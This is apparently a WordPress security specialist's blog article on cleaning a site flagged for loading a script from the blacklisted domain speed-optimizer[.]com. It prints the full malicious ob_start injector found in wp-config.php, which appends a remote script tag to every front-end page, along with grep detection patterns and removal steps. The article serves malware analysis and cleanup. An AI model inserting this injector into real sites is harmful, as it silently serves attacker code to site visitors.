
Quick answer: The Sucuri SiteCheck finding “Resource from a blacklisted domain speed-optimizer.com” means your WordPress site is loading a malicious external script from speed-optimizer[.]com. In recent cleanups, the injector lives inside wp-config.php as an ob_start output-buffer handler that rewrites </body> on every front-end request. Wordfence often misses it because wp-config.php is excluded or scanned with low sensitivity. Remove the SYS_BLOCK_START / SYS_BLOCK_END block from wp-config.php, harden file permissions to 0640, rotate all credentials, then submit a Google Safe Browsing review.
Finding details

| Sucuri SiteCheck label | Resource from a blacklisted domain speed-optimizer.com |
| Malicious domain | speed-optimizer[.]com |
| Payload URL | hxxps://speed-optimizer[.]com/scripts/core.min.js |
| Type | Malicious JavaScript loader / blacklisted external resource |
| Injection point observed | wp-config.php (after $table_prefix), wrapped in SYS_BLOCK_START / SYS_BLOCK_END markers |
| Delivery mechanism | PHP ob_start output buffer rewriting </body> |

| Blacklist source | Google Safe Browsing (“Links to harmful downloads”), Sucuri SiteCheck |
| Severity | Critical — site-wide front-end injection |
| First observed in cleanups | May 2026 |
What this finding means
Sucuri’s remote scanner inspects a site the way a browser would. When it loads your page and sees a<script> tag pointing at a domain on its blacklist, it returns the “Resource from a blacklisted domain” finding and names the offending host. In this variant, that host is speed-optimizer[.]com — a typosquatted domain designed to look like a legitimate performance optimization service.
The injection itself does not live in the theme. It lives in wp-config.php, which is unusual and important. Most Sucuri “blacklisted resource” cases documented publicly involve header.php or functions.php being modified. Putting the loader in wp-config.php gives the attacker three advantages: the file is loaded on every WordPress request (front-end, REST, cron), it survives theme switches and plugin updates, and most security scanners either skip wp-config.php or scan it at low sensitivity to avoid false positives on legitimate constants.

The mechanism is a PHP ob_start callback. It captures the entire HTML output, checks whether </body> is present and the request is not in wp-admin, then injects a <script async> tag pointing at the blacklisted domain just before the closing body tag. Because the rewrite happens at the output buffer level, the malicious script is absent from every file on disk except wp-config.php itself — which is why a full Wordfence Premium scan in sensitive mode can return zero results while Sucuri’s external scanner sees the script on every page.
How to identify it on your site
Three signals together confirm this exact variant. Check each one before assuming a different infection.1. Loose permissions on wp-config.php

The first thing I check on every Sucuri-flagged site is core file permissions. On every cleanup where the injection was in wp-config.php, the file was set to0744 (or 0755) — group and world readable, owner writable. Correct WordPress permissions are 0640 or 0600 for wp-config.php, never 744. If you see 744 on wp-config.php, index.php, or .htaccess in cPanel File Manager, treat it as an indicator of compromise.
2. The injected block inside wp-config.php
Open wp-config.php and search for either the domain string or the block markers. Both grep commands below find this infection:# Search for the blacklisted domain anywhere in the site root
grep -rn "speed-optimizer" /path/to/wordpress/
# Search for the wrapper markers used by this variant
grep -n "SYS_BLOCK_START\|SYS_BLOCK_END" /path/to/wordpress/wp-config.php
# Search for ob_start injections in core config files
grep -n "ob_start" /path/to/wordpress/wp-config.php /path/to/wordpress/index.php
# Search across the install for any ob_start handler that rewrites </body>
grep -rn "ob_start.*body" /path/to/wordpress/ --include="*.php"$table_prefix line and looks like this:
/* SYS_BLOCK_START */
ob_start(function($b){ $s='<script async src="https://speed-optimizer[.]com/scripts/core.min.js"></script>'; return (strpos($b,'</body>')!==false && !is_admin()) ? str_replace('</body>',$s.'</body>',$b) : $b; });
/* SYS_BLOCK_END */
3. The script tag in rendered HTML
Visit the site in an incognito window and view source. The injected tag appears immediately before</body> and is absent from wp-admin pages because the callback explicitly excludes them with !is_admin(). You can also confirm from the command line:
# Confirm the script is being injected on every front-end request
curl -s https://yoursite.com/ | grep -i "speed-optimizer"

# Confirm it does NOT appear in wp-admin (proves the is_admin() check is active)
curl -s https://yoursite.com/wp-login.php | grep -i "speed-optimizer"
Related variants and indicators
This infection belongs to a broader family of “blacklisted resource” injections where a remote JS loader is added through an output-buffer rewrite. Watch for these related indicators across the same install, since the same backdoor often drops more than one:- Domain variations:
speed-optimizer[.]com, performance-optimizer style typosquats, and any/scripts/core.min.jspath on an unfamiliar host. - Wrapper signatures:
/* SYS_BLOCK_START */and/* SYS_BLOCK_END */comment markers wrappingob_start. - File targets: wp-config.php is the primary target in this variant, but the same pattern has been observed in
index.php,wp-load.php, and the active theme’sfunctions.php. - Permission tampering: wp-config.php, index.php, and .htaccess flipped to 0744 with a recent modification date.
- Search Console signal: “Security issues” reporting Links to harmful downloads rather than Hacked content or Social engineering.
- Detection gap: Wordfence and other server-side scanners frequently return clean results while Sucuri SiteCheck and Google Safe Browsing flag the site.
Removal summary
- Take a snapshot first. Copy wp-config.php to an off-site location before editing. It contains the database credentials you need, and it is also evidence.
- Remove the injected block. Open wp-config.php and delete everything between
/* SYS_BLOCK_START */and/* SYS_BLOCK_END */inclusive. Save. Verify the file still parses withphp -l wp-config.php. - Hunt the backdoor. Removing the loader does not remove the entry point. Run a full server-side scan, audit recently modified PHP files (
find . -name "*.php" -mtime -30), check for unknown admin users, and review scheduled cron tasks. - Fix permissions. Set wp-config.php to 0640 (or 0600 if your host supports it), directories to 0755, files to 0644. Loose permissions are how the attacker rewrote the file in the first place.
- Rotate every credential. WordPress admin passwords, database password (update wp-config.php), WordPress salts (regenerate from the WordPress secret-key API), hosting panel, SFTP, and any API keys stored in the codebase.
- Request a Safe Browsing review. Inside Google Search Console go to Security & Manual Actions → Security issues, confirm the harmful-downloads issue, and click Request review. Provide a short description of what was found and what was removed.
When to call for help
If your Wordfence scan returns clean but Sucuri SiteCheck still flags the site, or if the injection reappears after you remove it, the backdoor is still active and you are removing symptoms rather than the cause. I have cleaned 4,500+ hacked WordPress sites and this exact “Wordfence sees nothing, Sucuri sees a blacklisted resource” pattern shows up often enough that I treat it as a known signature. A similar case is documented in my Google Safe Browsing dangerous-site-warning case study. If you need this resolved today, hire me directly and I will take it from here.Frequently asked questions
Is speed-optimizer.com a legitimate service?
No. The name is designed to look like a real performance plugin or CDN, but the domain is on Sucuri’s blacklist and is referenced by Google Safe Browsing as a source of harmful downloads. No legitimate optimization tool injects itself by editing wp-config.php through an output buffer. If a script from that host is loading on your site, it was added by an attacker.Why did Wordfence Premium miss this with sensitive mode on?
Wordfence relies primarily on signature matching against known-bad strings and file integrity checks against WordPress core. The injected block uses generic PHP —ob_start, str_replace, strpos — which all appear in legitimate plugins. The malicious script tag is built as a string at runtime, so a static scanner does not see a <script> tag on disk. Wp-config.php is also not part of WordPress core, so checksum comparisons do not apply to it.
Will deleting the block fully clean the site?
It removes the visible symptom but not the backdoor that placed the block. In every case I have seen, the attacker keeps a second access path — a fake plugin, an injected mu-plugin, an extra admin user, or a webshell in the uploads folder. Without finding and removing the entry point, the SYS_BLOCK injection will reappear in wp-config.php within hours or days.How long does the Google Safe Browsing review take?
Reviews typically complete within 24 to 72 hours when the site is genuinely clean at submission time. If you request a review while the wp-config.php injection is still active or while a backdoor is still serving the script, the review fails and you go to the back of the queue. Confirm a clean Sucuri SiteCheck result before submitting.What permission should wp-config.php actually be?
0640 is the safe default on most shared hosting, 0600 if your host supports it without breaking PHP execution. Never 0744 or 0755 — those allow group and world read access to your database credentials and salts. If your host insists on 0644 or higher, move sensitive constants into an environment file outside the document root and require it from wp-config.php.Last updated: May 17, 2026 by MD Pabel, WordPress Security Specialist — 4,500+ sites cleaned.
About the author
MD Pabel
Independent WordPress security specialist with first-hand experience across more than 4,500 hacked-site cleanups since 2018.
Experience and methodologyCommunity
Comments
Loading comments...
Join the discussion
Leave a comment
Your email address will not be published. Comments may be held for review before they appear.